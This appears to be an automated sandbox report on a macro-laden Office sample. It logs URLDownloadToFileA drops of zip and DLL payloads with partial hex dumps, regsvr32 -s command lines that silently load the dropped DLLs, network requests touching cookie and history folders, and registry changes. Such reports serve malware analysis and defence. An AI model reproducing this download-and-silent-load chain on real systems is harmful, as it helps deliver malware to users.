C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\u8wa3gh[1].zip	unknown	8192	60 49 03 8d d3 0b 04 e8 83 83 00 00 9b ec 74 15 92 30 24 e8 27 14 01 00 af 2d 00 00 e7 aa c4 08 42 5e c1 08 d7 95 ff ff b0 3e 8a 4d b3 e7 d5 b0 d6 2f 85 c0 8b 00 68 04 ce 6b 42 68 c4 61 31 57 0f 21 21 21 21 21 21 21 21 21 21 21 2b c5 00 97 c2 cf 85 d5 3b 11 8b 5b 18 04 d1 ef 5f fe 74 bb 2b 56 ff 15 b8 c0 75 5a e7 25 2e 56 2f ff 75 53 b0 4c 24 6b e7 89 4b 66 2f 84 c0 0b a1 89 75 57 b0 0c 24 bf a2 3b 01 27 fa bf 83 5b 47 5c 5e 55 47 ff 8f da c1 eb 83 13 46 e7 45 17 2f 21 21 21 21 21 21 21 21 21 21 21 00 68 b9 a4 e9 f5 ff 57 0e 31 46 e7 a5 c4 d7 2e 68 9a 81 1b b8 68 4a 31 31 a1 5e 6b f7 e8 2b f8 ff ff 4e 6b fb 6a a7 64 ff 67 a7 ae 00 00 8d 2c ff 75 af bf 74 fc f0 4a f7 8b fa 72 c1 04 97 2f 1f 80 97 2e 00 00 99 67 52 55 e6 d0 03 02 57 2e 6a 21 21 21 21	`I.....t..0$.'....-.... ..B^.....>.M...../....h..kBh .a1W.!!!!!!!!!!!+.....;..[. ..._.t.+V....uZ.%.V/.uS.L$k. .Kf/.....uW..$..;.'... [G\^UG.... ...F.E./!!!!!!!!!!!.h.....W.1 F.....h....hJ11.^k..+...Nk.j.d .g.....,.u..t..J...r.../..... .gRU....W.j!!!!	success or wait	28	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\dunjzsby.dll	unknown	32768	df 30 00 00 c0 0b 24 24 e9 2f 00 8d 5b 5b 1f 06 d7 2f 50 e8 b7 52 01 00 24 bb 10 56 1c b6 56 8b a7 97 a2 f6 95 2f 89 84 cb 5b 05 00 a7 f8 8b 24 a3 31 00 00 d9 f4 0b 01 ff b9 57 01 67 f8 8b 24 6b 31 00 00 cf 06 57 01 67 21 21 21 21 21 21 21 21 21 21 21 21 f8 8b 24 33 31 00 00 af 02 57 01 57 b0 db 75 f8 f9 83 24 ef 30 00 00 9a 6f 74 03 59 2f 00 8d a3 5b 0b 05 27 2f e8 65 71 2f 00 6a 17 c6 b4 24 d7 2f 00 00 52 03 24 80 d9 2e 00 e8 f7 86 01 00 5c cc 6a 0a 3d 35 ba 07 d7 2e 00 8d 53 90 1b 05 a7 2e 21 21 21 21 21 21 21 21 21 21 21 e8 79 78 32 00 6a 97 fb ce ff 4b 90 17 05 a7 2e e8 79 ae 34 00 8b cf 19 5c e8 07 61 01 00 e2 f8 23 14 5a 2e 00 e8 0b 6a 01 00 d2 f8 23 0c 6a 2e 00 e8 ff 69 01 00 d7 08 24 28 59 2e 00 00 fb 81 8c 8c 7b 90 05 00 17 96 b2 88 15 2e 8d	.0....$$./..[[.../P..R..$..V.. V...../...[.....$.1.....W. g..$k1....W.g!!!!!!!!!!..$31 ....W.W..u...$.0...ot.Y/...[.. '/.eq/.j...$./..R.$.....\. j.=5.....S.....!!!!!!!!!!.y x2.j....K.....y.4....\..a.... #.Z....j....#.j....i....$(Y..... {.....	success or wait	6	DCF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dunjzsby.dll	unknown	24064	27 30 00 21 21 21 21 21 21 21 21 21 21 21 21 00 27 30 00 00 17 30 00 00 17 30 00 00 e7 2f 00 00 e7 2f 00 00 d7 2f 00 00 d7 2f 00 00 e7 2f 00 00 e7 2f 00 00 d7 2f 00 00 d7 2f 00 00 a7 2f 00 00 a7 2f 00 00 97 2f 00 00 97 2f 00 00 a7 2f 00 00 a7 2f 00 00 97 2f 00 00 97 2f 00 00 67 2f 00 00 21 21 21 21 21 21 21 21 21 21 21 21 67 2f 00 00 57 2f 00 00 57 2f 00 00 67 2f 00 00 67 2f 00 00 57 2f 00 00 57 2f 00 00 27 2f 00 00 27 2f 00 00 17 2f 00 00 17 2f 00 00 27 2f 00 00 27 2f 00 00 17 2f 00 00 17 2f 00 00 e7 2e 00 00 e7 2e 00 00 d7 2e 00 00 d7 2e 00 00 e7 2e 00 00 e7 21 21 21 21 21 21 21 21 21 21 21 21 2e 00 00 d7 2e 00 00 d7 2e 00 00 a7 2e 00 00 a7 2e 00 00 97 2e 00 00 97 2e 00 00 a7 2e 00 00 a7 2e 00 00 97 2e 00 00 97 2e 00 00 67 2e 00 00 67 2e 00 00 57 2e 00	'0.!!!!!!!!!!!!.'0...0...0.../ .../.../.../.../.../.../.../.. ./.../.../.../.../.../.../.../ ..g/..!!!!!!!!!!!!g/..W/..W/.. g/..g/..W/..W/..'/..'/.../.../ ..'/..'/.../.../............. ....!!!!!!!!!!!!......... ....g...g...W..	success or wait	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\dvnrlttv[1].zip	unknown	8192	c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00	..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p.........p....... ..p.........p..	success or wait	3	DCF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xnaitann.dll	unknown	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 7b 50 fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......PE..L... {P._.......... .!...2.z...`.......&.......@.. ....@	success or wait	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Mi crosoft\Windows\INetCache\IE\9026IKNJ\dvnrlttv[1].zip	unknown	8192	60 49 03 8d d3 0b 04 e8 83 83 00 00 9b ec 74 15 92 30 24 e8 27 14 01 00 af 2d 00 00 e7 aa c4 08 42 5e c1 08 d7 95 ff ff b0 3e 8a 4d b3 e7 d5 b0 d6 2f 85 c0 8b 00 68 04 ce 6b 42 68 c4 61 31 57 0f 21 21 21 21 21 21 21 21 21 21 21 21 2b c5 00 97 c2 cf 85 d5 3b 11 8b 5b 18 04 d1 ef 5f fe 74 bb 2b 56 ff 15 b8 c0 75 5a e7 25 2e 56 2f ff 75 53 b0 4c 24 6b e7 89 4b 66 2f 84 c0 0b a1 89 75 57 b0 0c 24 bf a2 3b 01 27 fa bf 83 5b 47 5c 5e 55 47 ff 8f da c1 eb 83 13 46 e7 45 17 2f 21 21 21 21 21 21 21 21 21 21 21 21 00 68 b9 a4 e9 f5 ff 57 0e 31 46 e7 a5 c4 d7 2e 68 9a 81 1b b8 68 4a 31 31 a1 5e 6b f7 e8 2b f8 ff ff 4e 6b fb 6a a7 64 ff 67 a7 ae 00 00 8d 2c ff 75 af bf 74 fc f0 4a f7 8b fa 72 c1 04 97 2f 1f 80 97 2e 00 00 99 67 52 55 e6 d0 03 02 57 2e 6a 21 21 21 21	`I............t..0$.'....-.... ..B^.......>.M...../....h..kBh .a1W.!!!!!!!!!!!+.......;..[. ..._.t.+V....uZ.%.V/.uS.L$k. .Kf/.....uW..$..;.'... [G\^UG.... ...F.E./!!!!!!!!!!!.h.....W.1 F.....h....hJ11.^k..+...Nk.j.d .g.....,.u..t..J...r.../...... .gRU....W.j!!!!	success or wait	29	DCF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xnaitann.dll	unknown	32768	df 30 00 00 c0 0b 24 24 e9 2f 00 8d 5b 5b 1f 06 d7 2f 50 e8 b7 52 01 00 24 bb 10 56 1c b6 56 8b a7 97 a2 f6 95 2f 89 84 cb 5b 05 00 a7 f8 8b 24 a3 31 00 00 d9 f4 0b 01 ff b9 57 01 67 f8 8b 24 6b 31 00 00 cf 06 57 01 67 21 21 21 21 21 21 21 21 21 21 21 21 f8 8b 24 33 31 00 00 af 02 57 01 57 b0 db 75 f8 f9 83 24 ef 30 00 00 9a 6f 74 03 59 2f 00 8d a3 5b 0b 05 27 2f e8 65 71 2f 00 6a 17 c6 b4 24 d7 2f 00 00 52 03 24 80 d9 2e 00 e8 f7 86 01 00 5c cc 6a 0a 3d 35 ba 07 d7 2e 00 8d 53 90 1b 05 a7 2e 21 21 21 21 21 21 21 21 21 21 21 21 e8 79 78 32 00 6a 97 fb ce ff 4b 90 17 05 a7 2e e8 79 ae 34 00 8b cf 19 5c e8 07 61 01 00 e2 f8 23 14 5a 2e 00 e8 0b 6a 01 00 d2 f8 23 0c 6a 2e 00 e8 ff 69 01 00 d7 08 24 28 59 2e 00 00 fb 81 8c 8c 7b 90 05 00 17 96 b2 88 15 2e 8d	.0....$$./..[[.../P..R..$..V..V....../...[.....$.1.....W.g..$k1....W.g!!!!!!!!!!..$31....W.W..u...$.0...ot.Y/...[..'/.eq/.j...$./..R.$.....\.j.=5.....S.....!!!!!!!!!!.yx2.j....K.....y.4....\..a....#.Z....j....#.j....i....$(Y.....{.....	success or wait	5	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\xnaitann.dll	unknown	105984	21 21 3c 0c ff 48 6e fe 00 a5 d2 8b 5b 08 1c ff 37 d0 6a 08 94 c4 30 72 e1 d0 64 01 ec 69 24 2c b0 5d 08 e8 9f 57 f6 ff d4 e9 12 8b 1b 09 18 89 0f 25 bf 40 1b 6d 00 00 17 e8 fa ff 17 2d 00 59 d2 f3 56 5e 65 25 00 66 10 30 84 00 17 2d 00 00 14 fa 4d 21 21 21 21 21 21 21 21 21 21 21 8b 7e 1c c0 66 6e 28 24 8b 9a 20 85 c0 3b b3 81 55 df 2d ba ff 8a 2c 50 52 af a0 6f fe f0 ac be 0c d8 66 0c 00 97 2c 00 8b 5a 2c b3 02 a7 2c 00 83 ef 2d 8d 14 bb 21 4c d8 64 d1 73 08 95 9c b4 71 e1 8f 79 c4 73 bb 53 0c 54 e3 81 45 67 5b bb 89 21 21 21 21 21 21 21 21 21 21 21 21 0a 40 89 45 57 b9 cc 74 28 64 83 45 1f 33 d0 52 17 9c 40 71 61 8f 79 c4 13 77 43 0c 27 34 00 00 30 c7 fe 23 de f0 52 c3 10 af 3a 00 14 69 4e 8b 7e 77 fe 23 d7 33 00 00 6c f8 0b 85 27 08 19 8b 8a 3c fb	!!<..Hn.....[...7.j...0r..d..i$,.]...W.....%.@.m.....-.Y..V^e%.f.0...-....M!!!!!!!!!!!!.~..fn($.. ..;..U.-...,PR..o.....f...,...Z,...,...-...!L.d.s....q..y.s.S.T..Eg[..!!!!!!!!!!.@.EW..t(d.E.3.R..@qa.y..wC.'4..0..#..R...:..iN.~w.#.3..l...'....<.	success or wait	1	DCF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	8B20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	8B211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	67A38A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	67A38A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	67A38A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	8B213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	8B213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5544 Parent PID: 6304

General

Start time:	18:34:25
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\mkmanoo.dll.
Imagebase:	0xbc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mkmanoo.dll	unknown	64	success or wait	1	BC1909	ReadFile

Analysis Process: splwow64.exe PID: 6712 Parent PID: 6304

General

Start time:	18:34:25
Start date:	11/01/2021
Path:	C:\Windows\splwow64.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\splwow64.exe 12288
Imagebase:	0x7ff64b5d0000

File size:	130560 bytes
MD5 hash:	8D59B31FF375059E3C32B17BF31A76D5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 860 Parent PID: 6304

General

Start time:	18:35:22
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\dunjzsby.dll.
Imagebase:	0xbc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	BB390E	HttpSendRequestW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6384 Parent PID: 6304

General

Start time:	18:35:57
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\xnaitann.dll.
Imagebase:	0xbc0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2FF390E	HttpSendRequestW

Disassembly

Code Analysis